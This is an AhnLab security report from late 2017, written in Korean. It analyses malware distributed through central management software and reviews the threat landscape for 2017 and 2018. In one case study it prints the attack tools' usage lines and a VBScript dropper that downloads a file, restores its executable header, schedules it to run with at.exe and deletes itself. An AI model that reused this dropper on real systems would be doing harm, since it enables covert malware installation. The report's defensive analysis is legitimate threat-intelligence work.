ASEC Report

Vol.89

2017년 4분기

AhnLab

ASEC REPORT

VOL.89 2017년 4분기

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티 대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2017년 4분기 보안 동향

Table of Contents

보안 이슈

SECURITY ISSUE

- 표적형 공격?
  중앙 관리 소프트웨어를 ‘수비’하라

보안 이슈

Security Issue

표적형 공격? 중앙 관리 소프트웨어를 '수비'하라

지난 해 전 세계를 두려움에 떨게 했던 랜섬웨어 만큼이나 보안 담당자들을 긴장하게 만들었던 것은 바로 소프트웨어의 취약점을 이용한 보안 위협이었다. 특히 기업이나 기관에서 내부 시스템에 공통의 정책을 적용하거나 특정 파일을 배포하기 위해 사용하는 중앙 관리 소프트웨어는 지속적으로 표적형 공격을 노리는 공격자들의 타깃이 되어 왔다. 관리 서버와 에이전트로 구성되어 있는 중앙 관리 소프트웨어의 특성상 공격자는 악성코드를 다수의 사용자에게 빠르고 손쉽게 감염시킬 수 있기 때문이다.

안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)는 실제 국내 공격 사례를 중심으로 중앙 관리 소프트웨어를 통한 악성코드 배포 현황 및 공격 동향을 분석했다.

중앙 관리 소프트웨어를 통한 악성코드 배포

중앙 관리 소프트웨어는 기업이나 기관에서 내부 시스템에 공통의 정책을 적용하거나 특정 파일을 배포하기 위해 사용되는 프로그램으로 주로 자산 관리, 보고서 생성, 소프트웨어 배포, 원격 제어 등의 기능을 수행한다. 중앙 관리 형태로 운영되는 소프트웨어로는 대표적으로 네트워크 접근 제어(NAC), 백신, 자산 관리, 패치 관리(PMS) 등이 있다.




그림 1-1 | 중앙 관리 소프트웨어 구성

중앙 관리 소프트웨어는 [그림 1-1]과 같이 관리 서버와 에이전트가 설치된 클라이언트 형태로 구성되어 있다. 관리 서버는 하위의 PC들을 관리하기 위한 시스템으로 관리자가 관리 페이지를 통해 서버에 연결된 PC로 파일이나 정책을 전송할 수 있다. 에이전트가 설치된 클라이언트는 관리 서버로부터 전달받은 파일을 처리하고 명령을 수행한다. 공격자는 이러한 서버와 에이전트의 구성을 악용하여 관리 서버의 기능 중 파일 배포 기능을 통해 악성코드를 배포한다.

공격 방식

중앙 관리 소프트웨어를 이용한 공격은 크게 관리 서버 계정을 이용한 공격과 클라이언트에 설치된 에이전트의 취약점을 이용한 공격으로 나눌 수 있다.

■ 관리 서버 계정을 이용한 공격

중앙 관리 소프트웨어를 사용하면 관리 서버를 통해 연결된 PC에 보안 정책을 적용하거나 실행 파일을 배포할 수 있으며, 에이전트 원격 제어도 가능하다. 공격자는 관리 페이지의 로그인 정보를 해킹하여 파일을 배포하는 과정에서 정상 파일 대신 악성 파일을 배포하도록 변조한다. 서버로부터 악성 파일을 다운받은 클라이언트 시스템은 악성코드에 감염된다.

또한 관리 서버는 백신 프로그램이나 보안 업데이트 파일을 외부 서버로부터 내려받아 내부에 배포하는 역할을 하는데, 이때 공격자가 외부 업데이트 서버에 업로드된 파일을 악성 파일로 변조하여 악성코드가 포함된 파일이 내부로 배포되도록 한다.

■ 에이전트 취약점을 이용한 공격

클라이언트에 설치된 각각의 에이전트는 관리 서버에서 보내는 명령을 전달받아 수행한다. 명령 수행뿐만 아니라 관리 서버에서 배포한 파일을 실행하기도 한다. 따라서 에이전트에는 서버에서 내리는 명령이 적합한 명령인지, 배포되는 파일에 문제가 없는지 유효성을 검사하는 기능이 포함되어 있는데, 공

격자는 이와 같은 관리 소프트웨어의 알고리즘을 미리 파악하여 관리 서버인 것처럼 위장해 에이전트로 명령을 전달한다.

국내 공격 사례

국내에서 확인된 중앙 관리 소프트웨어를 악용한 공격 중 에이전트의 취약점을 이용해 악성코드를 배포한 공격 사례들을 면밀히 살펴보자.

■ 공격 사례 01. 관리 소프트웨어 A

2015년 11월, 국내에서 관리 시스템 A의 취약점을 공격하는 악성코드가 최초로 발견됐다. 해당 악성코드가 실행되면 지정된 IP로 악성코드가 포함된 파일이 에이전트에게 전송되는데, 관리 소프트웨어 A 취약점 공격에 이용된 파일은 **pscan.exe다.

발견 시기	내용
2015년 11월 16일	[FILE_REMOTE_EXEC] 로 시작하는 명령으로 **PScan.exe 실행
2015년 11월 24일	IP, Port 인자로 받아 **PScan.exe 파일 전송
2016년 4월 4일	IP 만 인자로 받고 (Port 번호 고정) **PScan.exe 파일 전송

표 1-1 | 관리 소프트웨어 A 취약점을 이용한 공격 타임라인

이 후 해당 파일을 전달받은 에이전트에서 **pscan.exe 파일이 실행되면 클라이언트 PC는 악성코드에 감염된다. 관리 소프트웨어 A 취약점을 이용한 공격은 [표 1-1]과 같이 2015년 11월부터 2016년 상반기까지 발견됐다.

그림 1-2 | 원격 실행 명령어

■ 공격 사례 02. 관리 소프트웨어 B

관리 소프트웨어 B의 취약점을 이용한 공격 역시 2015년부터 발견됐다. 해당 공격은 다양한 공격 양상을 보였으며, 공격에 사용된 파일 또한 nc.exe, nt.exe, n5lic.exe, nc5rt2.exe, Bin.exe 등 다수의 파일이 확인됐다. 또한 vs1.vbs, winrm.vbs 등의 이름으로 생성되는 VB 스크립트 파일을 다운로드 한다.

관리 소프트웨어 B 취약점 공격에 이용된 악성코드는 해마다 새로운 변형으로 발견되었다. 2015년에 발견된 변형은 서버 IP, 대상 IP, 다운로드 주소, 원격 실행 파일 경로를 인자로 받아 winrm.vbs 파일을 생성한다.

```
c:\work>nc
Usage:main.exe ServerIP, TargetIP, DownloadUrl, RemoteFilePath, [vbScriptPath=c:
\windows\temp\winrm.vbsInvalid License.Try Again
```

그림 1-3 | 2015년에 발견된 관리 소프트웨어 B 공격 도구

2016년에 발견된 변형은 앞서 발견된 2015년 변형에서 사용된 인자 이외에 추가로 포트 번호를 받아 winrm.vbs 파일을 생성한다.

```
c:\work>nc5rt2
Usage:main.exe LICENSE TargetIP, PORT, DownloadUrl, RemoteFilePath, [vbScriptPat
h=c:\windows\temp\winrm.vbs
```

그림 1-4 | 2016년에 발견된 관리 소프트웨어 B 공격 도구

가장 최근 발견된 2017년에 제작된 관리 소프트웨어 B의 공격 도구는 [그림 1-5]와 같이 대상 IP, 다운로드 주소, 원격 실행 파일 경로를 인자로 받아 vs1.vbs 파일을 생성한다.

```
c:\work>bin
Usage:main.exe License TargetIP, DownloadUrl, RemoteFilePath, [vbScriptPath=c:\w
indows\temp\vs1.vbs
c:\work>
```

그림 1-5 | 2017년에 발견된 관리 소프트웨어 B 공격 도구

생성된 VBS 스크립트 파일은 인자로 입력받은 주소에서 파일을 다운로드한다. 다운로드된 파일은 윈도우 실행 파일 형태인데 파일의 첫 5 바이트가 존재하지 않아 실행되지 않는다. 이때 스크립트 내부에 포함된 코드가 해당 5 바이트 부분을 복구하여 윈도우 실행 파일로 변환한 뒤 악성코드를 실행시킨다. [그림 1-6]은 스크립트 내부에 포함된 복구 관련 코드다.

```
On Error Resume Next
Set pux=CreateObject("Microsoft.XMLHTTP")
ss9="AD"
ss8="ODB.Stream"
ss1=ss9+ss8
Set S=CreateObject(ss1)
S.Type=1
S.Type=1
pux.Open "GET", "[redacted]", False
pux.Send
S.Open
S.Write pux.responseBody
fn="c:\windows\temp\~updateO3.tmp"
fnm="[redacted]"
S.SaveToFile fn,2
S.Close
Set Q=CreateObject("Shell.Application")
Param1 = "/c echo MZ>" + fnm + " & type " + fn + ">>" + fnm
Q.ShellExecute "c:\windows\system32\cmd.exe",Param1,"","open",0
dt=now
ttt = CStr(hour(dt))
ddd = CStr(minute(dt) + 1)
aaa = ttt + ":" + ddd
Param = aaa + " " + fnm
Q.ShellExecute "c:\windows\system32\at.exe",Param,"","open",0
Set file = CreateObject("Scripting.FileSystemObject")
if file.FileExists("c:\windows\temp\vs1.vbs") Then
file.DeleteFile "c:\windows\temp\vs1.vbs"
End If
```

그림 1-6 | 생성된 스크립트 코드

■ 공격 사례 03. 관리 소프트웨어 C

관리 시스템 C의 취약점을 이용한 공격은 2016년 9월 최초로 발견되었으며, 해당 공격에 사용된 악성코드는 파일 전송 및 실행 등을 수행한다. 관리 소프트웨어 C의 공격 도구는 [그림 1-7]과 같다.

```
c:\work>x
+++  TargetIP TargetPort commandType arg1 arg2 arg3
+++      SendFile calc.exe /tmp/calc.tmp
+++      GetFile /tmp/calc.tmp c:\temp\calc.exe
+++      Scan
+++      Update
+++      Run c:\windows\notepad.exe 1.txt system(administrator)
+++      Restart
+++      ServerUpdate
```

그림 1-7 | 관리 소프트웨어 C 공격 도구

결론

중앙 관리 소프트웨어의 파일 배포 기능을 악용한 표적형 공격을 예방하려면 우선적으로 관리 서버에 대한 정책을 점검할 필요가 있다. 관리 서버는 정해진 시스템에서만 접근이 가능하도록 통제해야 하며, 서버의 관리자 계정 또한 로그인 정보를 시스템에 저장하지 않고 주기적으로 변경하도록 해야 한다. 관리 서버에서 발생한 이벤트 로그는 항상 철저한 확인을 통해 비정상적인 파일이 내부로 배포되지 않았는지 점검해야 한다.

중앙 관리 서버를 이용한 공격 방식 이외에 클라이언트에 설치된 에이전트 취약점을 이용한 공격 방식 또한 평소에 미리 예방해야 한다. 중앙 관리 소프트웨어에서 사용하는 포트 번호가 스캐닝되고 있는지 발생 여부를 확인하고 주기적으로 모니터링해야 한다.

공격자는 이전보다 훨씬 다양하고 고도화된 방법으로 국내 기업과 기관의 내부 시스템에 침투를 시도하고 있다. 관리 편의를 위해 사용하는 중앙 관리 소프트웨어는 언제든 내부를 공격할 수 있는 양날의 검이라는 점을 유념하고, 기업 외부와 내부를 연결하는 접점뿐만 아니라 중앙 관리 소프트웨어와 같이 내부에서 사용 중인 프로그램 또는 서비스에 대해서도 지속적으로 검증하고 관리하는 노력이 필요하다.

연간 위협 동향

ANNUAL REPORT

- 2017년 보안 위협 결산
- 2018년 보안 위협 전망

연간 위협 동향

Annual Report

2017년 보안 위협 결산

1. 랜섬웨어 패러다임의 변화: 규모, 감염 경로, 세대교체

국내외를 막론하고 2017년 보안의 화두는 단연 랜섬웨어였다. 2017년에 발견된 랜섬웨어 공격의 특징은 크게 광범위한 피해 규모, 감염 경로의 변화, 활동 중단 및 신종 등장 등으로 요약할 수 있다.

피해 규모면에서 전 세계 150여 개국 30만대 이상의 시스템을 감염시킨 워너크라이(일명 워너크립터)부터 유럽 15개국으로 확산된 배드래빗(일명 디스크코더)까지 그야말로 역대급 랜섬웨어가 등장했다. 이제 랜섬웨어는 지역이나 기업 또는 기관을 넘어 동시다발적으로 광범위한 피해를 양산하고 있다.

감염 경로면에서는 웹 응용 프로그램의 취약점을 이용한 감염은 감소한 반면 록키(Locky) 랜섬웨어와 같이 이메일을 통한 감염이 폭발적으로 증가했다. 또한 윈도우 시스템 자체의 취약점을 이용한 워너크라이와 페트야(Petya) 랜섬웨어는 단순 금전 목적이 아닌 시스템 자체를 손상시키는 목적으로 제작된 것으로 밝혀졌는데, 시스템 파괴를 목적으로 한 랜섬웨어의 등장은 또 다른 패러다임의 변화로 볼 수 있다.

2017년 초부터 국내외를 막론하고 가장 많은 감염을 야기했던 케르베르(Cerber) 랜섬웨어가 9월말 이후 자취를 감추었다. 그러나 케르베르의 공백을 메우기라도 하려는 듯 메그니베르(Magniber) 랜섬웨어가 나타났다. 이 랜섬웨어는 한글 윈도우에서만 실행되는 것이 특징이다.

2. 정상적인 경로를 이용한 대범함, '공급망 공격'

2017년에는 공급망을 이용한, 이른바 '공급망 공격(Supply Chain Attack)'이 지속적으로 등장했다. 공급망 공격이란 기업 또는 기관에서 사용하는 솔루션의 공급망을 해킹해 악성코드를 유입시키는 공격이다. 주로 공격자가 정상 프로그램의 업데이트 서버를 해킹해 악성코드를 삽입, 통상적인 프로그램 업데이트 과정에서 악성코드에 감염되게 하거나 프로그램 개발 업체를 해킹해 소스코드 빌드 · 배포 등 프로그램 제작 단계에 악성코드를 삽입한다.

기업이나 기관이 외부에서 유입되는 파일에 대해서는 경계하지만, 내부에서 기존에 사용하고 있는 프로그램과 관련된 파일에 대해서는 상대적으로 느슨하게 관리한다는 점을 노린 것이다. 소프트웨어 제조사를 통한 공격 외에도 유지보수 업체 등 지원 업체를 통한 공격 또한 넓은 의미에서 공급망 공격에 포함된다.

3. 가상화폐 관련 보안 위협 등장

2017년 한해 동안 비트코인(Bitcoin, BTC)을 비롯해 이더리움(Ethereum), 모네로(Monero, XMR) 등 가상화폐(Virtual Currency, 또는 암호화폐 Crypto Currency) 시장이 뜨겁게 달아올랐다. 2017년 1월 초 1BTC 당 1백만원 대였던 비트코인은 11월 말 기준, 9백만원대를 돌파했다.

비트코인과 이더리움과 같은 주요 가상화폐는 대개 컴퓨터 시스템에서 '채굴(mining)'을 통해 획득할 수 있다. 그러나 가상화폐의 금전적 가치가 급상승함에 따라 최근 몰래 다른 사람의 PC를 이용하여 가상화폐를 채굴하는 '채굴(마이너, miner) 악성코드'가 다수 발견되고 있다. 윈도우 업데이트 파일로 위장하거나 압축파일 형태로 정상 파일과 함께 유포되는 등 유포 방식 또한 다양하다.

가상화폐 시장 규모가 커지면서 국내외 가상화폐 거래소를 직접적으로 공격하는 사건도 잇따라 발생하고 있다. 가상화폐 거래소를 노린 공격은 가상화폐 탈취, 거래소 회원 계정 정보 탈취, 거래소 사이

트에 대한 DDoS 공격 등으로 요약할 수 있다.

4. 익스플로잇킷의 숨 고르기, 취약점 공격은 다변화

2016년까지만 해도 대부분의 보안 위협은 '웹'을 통한 공격에서 시작됐다. 그러나 2017년 들어 익스플로잇킷의 활동이 축소되면서 웹 기반 공격의 존재감이 상대적으로 약해진 분위기다. 또한 2017년에 특정 취약점이 독식하기 보다는 새롭게 알려진 다양한 유형의 취약점이 골고루 활용되는 양상을 보였다.

국내에서는 정치적 · 사회적 이슈와 맞물린 취약점 공격이 빈번했다. 2017년 초 중국과의 정치적 관계가 악화되었을 당시 아파치 스트러츠(Apache Struts2) 취약점(CVE-2017-5638)을 이용한 중국발 공격이 발생했다. 또 2017년에 확인된 다수의 MS오피스 문서 프로그램 취약점(CVE-2017-0199, CVE-2017-8759, CVE-2017-8570, CVE-2017-11826)은 북한 핵, 평창 동계 올림픽 등의 이슈를 이용한 표적형 공격 및 랜섬웨어 유포에 활용되었다.

한편, 워너크라이 랜섬웨어와 함께 일명 '이터널블루(EternalBlue)'라는 이름의 취약점(CVE-2017-0144)이 유명세를 탔다. 윈도우 운영체제의 SMB(공유폴더) 취약점으로, 시스템에 유입된 랜섬웨어가 이 취약점을 통해 전파돼 내부 시스템을 추가로 감염시키는 방식이라는 점에서 크게 주목 받았다.

5.모바일 위협의 고도화 · 가속화: 스미싱과 사칭 앱

지속적으로 증가해온 모바일 위협은 2017년 들어 더욱 고도화 · 가속화되는 양상을 보였다. 기존에는 스팸 메시지에 첨부한 링크를 통해 악성 앱을 다운로드하도록 유도하는 방식이 주를 이뤘지만, 2017년에는 보이스피싱과 연계한 방식이 등장했다.

사회공학기법을 이용해 공격 대상과 전화 통화를 진행하며 악성 앱을 설치하도록 유도했다. 이렇게 설치된 악성 앱은 스마트폰에 저장된 민감한 개인 정보를 유출하고 전화 및 문자 메시지의 수 · 발신

을 차단하는 등의 악의적인 행위를 수행한다.

또한, 구글 공식 앱 스토어인 구글플레이(Google Play)에 유명 앱으로 위장한 '사칭 앱'이 지속적으로 나타나고 있다. 이들 사칭 앱은 잘 알려진 공식 앱의 아이콘과 매우 유사한 아이콘으로 위장하고 앱 이름에 특수 문자를 살짝 추가하거나 라벨을 변경해 사용자를 속여 설치를 유도한다.

연간 위협 동향

Annual Report

2018년 보안 위협 전망


1. 사이버 범죄의 서비스화: 플랫폼 기반의 보안 위협 맞춤 생산

랜섬웨어 위협이 본격화된 것은 2016년이라면, 2017년은 랜섬웨어가 극적으로 변화한 해라 할 수 있다. 대규모 피해를 야기한 랜섬웨어가 등장한 것은 물론 수많은 변종이 과거와는 비교할 수 없는 속도로 연달아 나타났다. 이러한 극적 변화의 가장 큰 동력은 랜섬웨어 제작 및 유포 서비스(Ransomware-as-a-Service, 이하 RaaS)이다.

RaaS가 사이버 암시장에 안정적으로 자리잡으면서 전문적인 IT 지식 없이도 비교적 쉽게 랜섬웨어 공격을 할 수 있게 됐으며, 하루가 멀다 하고 신·변종 랜섬웨어가 쏟아져 나오는 실정이다. 이제는 RaaS를 넘어 '사이버 범죄의 서비스화(Crime-as-a-Service, 이하 CaaS)'가 현실화되고 있다.

CaaS의 가장 큰 특징은 사이버 범죄 조직이 마치 기업과 같이 개발, 판매, 유통, 그리고 마케팅까지 세분화된 형태를 갖추고 있다는 것으로, 사이버 범죄의 대중화를 가져올 플랫폼이라 해도 과언이 아니다. 2018년에는 이러한 기업형 사이버 범죄 조직의 증가로, CaaS가 활성화·본격화되면서 신·변

종 랜섬웨어뿐만 아니라 보안이 취약한 가상화폐(암호화폐) 거래소 공격 등 금전을 노린 공격이 더욱 증가할 것으로 보인다.



2. 타깃 공격의 새로운 트렌드 '공급망 공격'의 증가

지난 해 여러 차례 성공한 바 있는 공급망 공격(Supply Chain Attack)이 2018년에도 계속될 전망이다. 공급망 공격은 기업이나 기관에서 사용하는 제품 또는 서비스의 공급 과정에 악성코드를 유입시키는 방식이다.

대부분의 기업 및 기관이 이메일이나 웹 사이트 등 외부에서 유입되는 파일에 대해서는 민감하게 대응하지만 기존에 사용하고 있던 프로그램 및 관련 파일에 대해서는 신뢰하기 쉽다는 점을 노린 것이다. 공격자 입장에서는 다양한 보안 체계를 갖추고 있는 기업이나 기관을 직접 공격하는 것보다 공격 대상이 신뢰하는 대상을 이용하는 우회적인 방법이 더 수월할 수 있다. 게다가 이를 통해 공격 대상의 내부로 침입해 네트워크 상의 시스템까지 장악할 수도 있기 때문에 더 큰 효과를 얻을 수 있다. 따라서 기업 및 기관에서도 내부에서 사용 중인 프로그램에 대해 지속적으로 관리하는 노력이 필요하다.

3. 문서 파일을 이용한 공격의 고도화와 파일리스 공격

수년 전부터 .exe와 같은 실행(PE) 파일 형태의 악성코드 외에 워드, 엑셀 등 MS 오피스 문서나 한글 파일과 같은 비실행(non-PE) 파일을 이용한 악성코드가 지속적으로 늘어나고 있다. 백신 등 보안 솔루션의 탐지를 피하기 위한 공격자들의 노력이다. 비실행 파일을 이용한 공격은 올해 더욱 고도화될 것으로 전망된다.

지금까지는 주로 악성 비주얼 베이직(Visual Basic) 매크로 코드를 삽입한 형태였던 반면, 최근 XML 내 코드 실행, DDE 기능 또는 문서 내 개체 삽입 등을 이용해 악성코드를 실행하는 방식이 늘어나고 있다. 최종적으로 악성 행위를 수행하는 파일 또한 기존과 같이 시스템에 존재하는 형태보다는 프로세스 메모리에 인젝션되어 동작하는 파일리스(Fileless) 방식이 증가할 것으로 예상된다.

4. 공격 대상 플랫폼 · 디바이스의 다변화

2018년에는 윈도우뿐만 아니라 리눅스, 맥OS, 그리고 안드로이드 운영체제를 노리는 악성코드가 지속적으로 증가할 전망이다. 여전히 윈도우에 비해 상대적으로 악성코드 위협이 적은 운영체제라고 할 수 있지만, 리눅스 시스템에서 동작하는 악성코드의 숫자뿐만 아니라 종류도 증가하고 있다. 이는 곧 리눅스나 안드로이드 운영체제를 사용하는 스마트 디바이스, IoT 기기 또한 보안 위협에 노출될 수 있다는 의미다. 지난 해 안랩 시큐리티 대응센터가 탐지한 리눅스 악성코드 중 하나인 미라이(Linux/Mirai) 악성코드는 대표적인 IoT 기기 관련 악성코드다.

웨어러블 디바이스 등 대부분의 IoT 기기는 상대적으로 보안이 취약하고 관리가 잘 이루어지지 않는다. 모바일기기뿐만 아니라 인터넷 연결이 가능한 웨어러블 디바이스, 가정용 IoT 기기 등의 보안 위협 대응 방안을 모색해야 하는 시점이다.

5. 모바일 악성코드 유포 경로의 다각화

2018년에는 모바일 악성코드 유포 경로가 더욱 다각화될 것으로 전망된다. 나날이 증가하는 모바일 악성코드에 의한 피해를 최소화하기 위한 기업 및 기관의 노력으로 최근 스마트폰 사용자의 보안 인식 등이 강화되고 있다. 이에 따라 공격자들은 모바일 환경에 침입하기 위한 다양한 공격 방식을 꾸준히 개발하고 있다. 특히 최근에는 주요 공식 마켓에 악성 앱을 등록하기 위해 OS 제공 업체의 보안 검사 기법을 우회하는 방식도 지속적으로 등장하고 있다.

이러한 추세는 2018년에도 이어져 스미싱, 악성 이메일, 유명 앱 사칭 등 기존 방식과 더불어 안드로이드 공식 앱마켓에 악성코드를 포함한 앱을 직접 등록하는 등 다양한 방식으로 모바일 악성코드를 유포하는 경로를 확대할 것으로 보인다.

ASEC REPORT Vol.89

2017년 4분기

AhnLab

집필 **안랩 시큐리티대응센터 (ASEC)**

편집 **안랩 콘텐츠기획팀**

디자인 **안랩 디자인랩**

발행처 **주식회사 안랩**

경기도 성남시 분당구 판교역로 220

T. 031-722-8000

F. 031-722-8901